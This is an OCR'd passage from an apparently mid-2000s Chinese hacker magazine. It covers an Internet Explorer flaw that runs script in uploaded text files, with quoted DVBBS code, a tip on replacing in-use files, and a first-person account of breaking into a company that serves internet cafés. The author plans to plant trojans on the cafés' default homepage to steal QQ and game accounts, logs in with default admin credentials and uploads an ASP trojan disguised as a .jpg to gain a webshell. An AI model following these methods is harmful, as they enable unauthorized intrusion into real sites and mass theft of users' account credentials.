


图7

文章到这里就结束了，篇幅不长，涉及到的知识倒不少，希望这篇文章能对读者有所启发。下回见！

【文章里用到的相关工具wse.exe和狂注幽灵已收录在本期光盘中】

编辑点评 这篇文章的重点不是讲解如何注射的技巧，而是一个巧妙的数据包转发。文章中的作者写的php脚本代码，如果能够改成通用的数据包转发代码，或许菜鸟们会受益更大吧！

Microsoft Internet Explorer 脚本解析漏洞

HaK_BaN[B.C.T]

自从MS05038之后，Internet Explorer的漏洞就开始慢慢的销声匿迹了，接踵而来的却是Internet Explorer的对手FireFox的多个漏洞，而且漏洞以惊人的数量出现，慢慢的大家都走向了FireFox的漏洞当中，而我们小组在无聊和苦闷的日子当中发现了Internet Explorer的脚本解析漏洞。原因是当Internet Explorer访问目标文件的时候，首先会协议进行访问，但是没有注意到文件格式，而文件内容的HTML部分会因此被Internet Explorer执行，产生跨站脚本攻击效果。而且影响的文件类型种类很多，例如：TXT/DOC等等的文件都会出现问题。当恶意用户把构造好的文件上传到网站的时候，只要用户访问文件的时候就会触发效果（如图1）。




图1


一、实际利用

在知道漏洞原理之后，首先要想想如何去利用漏洞，要不然知道了原理也没有什么作用。针对现在的程序来说，大部分论坛以及网站程序都是禁止恶意脚本的，我们可以构造目标程序所允许的文件格式上传，然后诱骗管理员点击从而干我们想干的事情。首先我们拿动网论坛（DVBBS）来举例说明，当然我们构造一个含有恶意代码的文本或者其它认可文件上传的时候，因为ViewFile.asp会调用上传文件所在地址，致使用户访问文件内容或者下载文件。有些朋友会说，ViewFile.asp应该是调用文件内容，然后显示出来的吧！经过代码的查看：

```
If Dvbbs.Forum_Setting(76)="" Or Dvbbs.Forum_Setting(76)="0" Then Dvbbs.Forum_Setting(76)="UploadFile/"
If right(Dvbbs.Forum_Setting(76),1)<>"/" Then Dvbbs.Forum_Setting(76)=Dvbbs.Forum_Setting(76)&"/"
Dim uploadpath,filename
uploadpath=Dvbbs.Forum_Setting(76)
Set Rs=Dvbbs.Execute("Select * From dv_upfile Where F_id="&downid)
If Rs.Eof And Rs.Bof Then
        Dvbbs.AddErrCode(32)
Else
        If Dvbbs.Forum_Setting(75)="0" Then
                Dvbbs.Execute("Update dv_upfile Set F_DownNum=F_DownNum+1 Where F_ID="&DownID)
        Response.Redirect uploadpath&rs("F_filename")
        Else
        filename=Replace(rs("F_filename"),"..","")&""
If Request.ServerVariables("HTTP_REFERER")="" Or InStr(Request.ServerVariables("HTTP_REFERER"),Request.ServerVariables("SERVER_NAME"))=0 Or filename="" Then
                Response.Redirect "index.asp"
        Else
Call downloadFile(Server.MapPath(Dvbbs.Forum_Setting(76)&filename))
```

从上面我们就可以看到，因为它的模式是直接指向文件的所在目录以及文件名，再加上IE的脚本解释问题，我们就可以触发漏洞的效果，从而实现跨站入侵。当上传文件上去之后，只要任何人点击文件就会触发漏洞的效果，要注意的是因为文件当中的语句被执行了，所以当ViewFile.asp指向文件查看的时候，我们是完全看不到任何显示的（如图2）！

所以为了隐蔽，可以在构造文件当中输入一些无关的信息，然后再加入跨站脚本代码，这样就可以令管理员不起疑心了。因为是测试效果，我也就不介绍进一步的入侵了。如果大家想利用这个问题来入侵动网的话，可以看看Linzi在10月的《黑客手册》当中关于跨站脚本攻击的文章，当中也有介绍如何利用跨站脚本进行入侵动网，而其中一个手法就是借助IE这个漏洞来入侵的。


图2

二、题外话

Leadbbs/bbsxp都存在着同样的问题，Leadbbs比较特殊的是，因为它的上传文件访问是直接访问的，所以根本不需要什么页面转向或者指向，可以直接上传文件然后欺骗用户点击，从而进行跨站挂马或者是入侵。在FireFox或者Mozilla当中都没有发现这个问题，当你用Mozilla访问时，浏览器会把文本当中的跨站脚本直接显示出现，不会触发任何跨站效果。建议大家还是抛弃累赘的IE浏览器，换FireFox的好，虽然它的漏洞很严重，但是在国内来说它还是无敌的！不信可以试试。

编辑点评： 这其实应当算作一个缺陷而不是漏洞。这个缺陷，应当在几年前大家就广泛应用了，作者只不过提升到了一点理论上的高度，我再狗尾续貂：只要是符合html代码规范，多数文件名后缀不等同于html、htm时都可以远程执行html代码。典型的例子很多，如做好网页木马改一个jpg后缀放到空间上让人访问依然可以成功；很多黑客游戏的破关中有时也会把密码放在js文件中，但js文件却不用js后缀，如<script language=javascript src=1.lcx></script>这样也是可以的；db_ower权限备份数据库时，为什么备份的asp文件当中有N多乱码时却依然能够执行呢？因为其它的乱码被当作html输出了，这算作是这个缺陷的一个延伸了。再深入想一下，还有什么后缀的文件能够执行系统权限但是依然不怕文件里的乱码呢？……这就是hta！因为hta里的乱码也当作htm码输出了。

雕虫小技 [S.C.T]&[AVT]

替换恶意程序 inuse.exe

该程序可以替换正在使用的文件，WINDOWS2000系统需要安装2000的资源包，也可以从2003中提取出来，使用方法：

Inuse replacement destination [/y]

参数说明：

Replacement 指定新的文件

Destination 指定要替换的文件

/y 不显示确认信息

使用该命令后需要重新启动电脑，该操作才能正常替换。

记一次另类入侵

剑心[B.C.T]

最近谈到入侵，大家就会联想到脚本。但是我感觉对于系统配置的入侵也许更有意思。我对于脚本什么的不像BCT的其他人那样熟悉，能几小时几小时的看漏洞。偶很佩服他们的智慧与耐心，不过对于我们这样的菜鸟，如果能抓住系统配置上的漏洞，也可以有疯狂Hacking的。这次，我就利用了一些系统配置上的漏洞和本身的缺陷，用菜鸟的办法对我们这个地区的网吧轻松的来了次大型Hacking。

我们学校周围有很多网吧，平时去得少，上次发现了普遍存在的服务器空口令漏洞后，好多网吧都换了系统。只有其中一个还坚持着使用98，后来又让人做了一次系统。我想，现在应该都不存在什么管理和配置上的漏洞了吧。只是最近在其中一个网吧上网时，却让人大跌眼镜。打开浏览器时一下子就转到了一个叫什么XX工作室的网站，主页做得很烂明显就是个只顾做广告的商业网站。并且我们这里机器都有还原卡，所以应该系统本身就是这样设置XX网站为主页的，并不是被别人修改的结果。再看机器的显示器背景，赫然写着XX工作室作品。我一下子明白了，原来替网吧做母盘的人设置的，这样做是为了广告。本来就这样设置没什么，只是让人上网心情有点不爽而已。可是当我打开一个网站论坛，看论坛赫然显示的是IE5.0时，我忽然想到，这也许是个潜在的侵入点哦！大家平时不是都急着挂马么？挂马的主要目标不就是一些XX的密码和帐号么？XX密码帐号最密集的地方不就是网吧么……怎么样，很邪恶的想法吧！而且我们根本不用费尽心思的在网吧的网络里下马什么的，只要对这个IE默认的网站做点什么非法的事情就有很多的肉鸡了！并且这些肉鸡是掉宝几率比较高的肉鸡哦！什么QQ、传奇、奇迹……当然，我们只是讨论技术上的因素，你不要想歪了。还有的好处是不用担心会被人发现，重启系统就什么痕迹都没有，再者不用担心没有人上钩，谁上网不打开IE呢……呵呵，那就让我们开始这充满诱惑的行动吧！

同其它入侵一样，我们还是先看看这次入侵的思路到底正不正确吧！我们打开浏览器，在浏览器的帮助菜单里看看关于IE这个属性，如图1所示。哈哈，看到了吧，真的是IE5.0啊，没有打补丁的哦！看来漏洞是存在的！并且考虑到是在网吧，都是一个母盘做出来的，应该所有的机器的IE都是这个版本，并且应该在一段时间不会更新的。再看了下其它的设置如杀毒软件什么的，发现基本是不设防的，什么安全软件都没有！毕竟机器不好，再跑个杀毒软件机器不慢死才怪呢！不过我们的马儿跑起来肯定很顺畅！好了，客户端方面的条件是满足了，呵呵。进行下一步吧！如果我们挂马的网站进不去也是白费啊！




图1

现在去XX网站的站点看看，看到了主页里的这么一个东西如图2所示，哈哈，原来都是是自己的业绩啊，看来还不只是做的一个网吧啊，应该是个大的网吧服务工作室呢！如果其他的网吧都是这么设置的话，岂不是半个城市的网吧都要被我……先不要流口水了，看看能不能进去网站哦！目标当然是拿到webshell，然后修改主页挂上我们自己的反弹木马啊，这样网吧的人打开IE就会中招了。




图2

一看访问量就知道是access的，所以不要动手浪费精力了，交给NBSI跑吧，扫描网站的结果如图3所示。不过结果不理想哦，没有一个可能性高的注入点。我手工测试了一下，果然也不行！暴了几个地方的数据库，都是屏蔽了500错误，显示联系管理员。再仔细看了下一个有关版权的页面，应该是最新的动易系统，我还不知道有什么漏洞，但是在没有确定这个网站弄不下来之前，先不要急着旁注了，总是用强大的旁注工具旁注会把人变成傻瓜的，




图3

既然我们是通过配置上面的漏洞入侵，那就继续找配置上的漏洞入侵这个网站吧！

经过一番搜索，发现从文章系统到BBS论坛什么都是最新的系统，没有什么明显的漏洞和配置，基本上没有什么杀伤力的。不过，在一个很不起眼的地方我发现了一个什么VOD电视点播测试系统。呵呵，对于这样还没有开放的测试系统，不知道管理员会不会在管理上用心呢？不管了，直接URL后加/admin,出现登录的地方，我们直接输入一般的默认用户admin，admin登录进去，晕，居然成功了，后台有个数据库备份哦！如图4所示，可以定义源地址和目的地址，我什么都不说了，大家都会的呵！去图片中心申请了一个用户上传改了jpg后缀的经典asp木马，这里拿到了webshell如图5所示。嘿嘿！传个海阳的木马上去了，很幸福没有被杀哦！




图4




图5

